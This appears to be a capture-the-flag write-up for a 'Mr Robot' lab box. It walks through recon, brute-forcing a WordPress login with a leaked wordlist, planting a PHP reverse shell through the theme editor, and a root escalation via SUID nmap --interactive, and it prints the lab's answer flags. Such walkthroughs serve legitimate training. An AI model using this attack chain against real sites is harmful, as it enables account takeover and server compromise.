Mr Robot CTF

Based on the Mr. Robot show, can you root this box?

Author : **masscan**


IP : 10.10.138.157

Recon :


Nmap -sC -sV -oN nmapscan.nmap 10.10.138.157

```
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
```

Go for port 80.




Go to /prepare



An error page. Found it is using wordpress cms.

Also found a login page at wp-login.php.


Guessed robots.txt



Found the first Key

Key 1 :073403c8a58a1f80d943455fb30724b9

Download fsocity.dic to our machine.




Now we have a small wordlist file.

We already found it is using Wordpress and it has a login page at wp-login.php.


We can brute force the login page.

The login page is vulnerable to username enumeration.



I Guessed the username and i found it is Elliot (the challenge name is mrRobot)

Now I am going to brute force the login page using burpsuite.




Request	Payload	Status	Error	Timeout	Length	incorrect	Comment
0		200	☐	☐	4120	☑	
1	000	200	☐	☐	4120	☑	
2	000000	200	☐	☐	4120	☑	
3	000080	200	☐	☐	4120	☑	
4	001	200	☐	☐	4120	☑	
5	002	200	☐	☐	4120	☑	
6	003	200	☐	☐	4120	☑	
7	0032	200	☐	☐	4120	☑	
8	003s	200	☐	☐	4120	☑	
9	004	200	☐	☐	4120	☑	
10	00480	200	☐	☐	4120	☑	
12	005s	200	☐	☐	4120	☑	

Finally we got password **ER28-0652**

I can login with that creds,

Upload your reverse shell.

Go to Appearance and click Editor and modify one of the php files.



I got a reverse shell back. I used pentest monkey's php script to get a shell.

I always make my shell better.

```
root@kali:~/thm/mrRobot# nc -nvlp 9001
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.217.45.
Ncat: Connection from 10.10.217.45:39876.
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 07:28:50 up 21 min,  0 users,  load average: 0.00, 0.06, 0.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ ^Z
[1]+  Stopped                 nc -nvlp 9001
root@kali:~/thm/mrRobot# stty raw -echo
root@kali:~/thm/mrRobot# nc -nvlp 9001

daemon@linux:/$
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$
daemon@linux:/$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
daemon@linux:/$ whoami
daemon
```

Priv Esc :

Checked for Executable files which has SUID bit set.

Find / -type f -perm -u=s 2>/dev/null

```
daemon@linux:/$ find / -type f -perm -u=s 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/$
```

Found nmap has a SUID bit set. We can easily become root.

Older versions of nmap have an option --interactive.

Using that we can pop a root shell

```
daemon@linux:/$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
# id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=0(root),1(daemon)
#
(htb) root 1:bash- 2:nc*
```

Grab the other 3 keys.

Key 2 :822c73956184f694993bede3eb39f959

Key 3 :04787ddef27c3dee1ee161b21670b4e4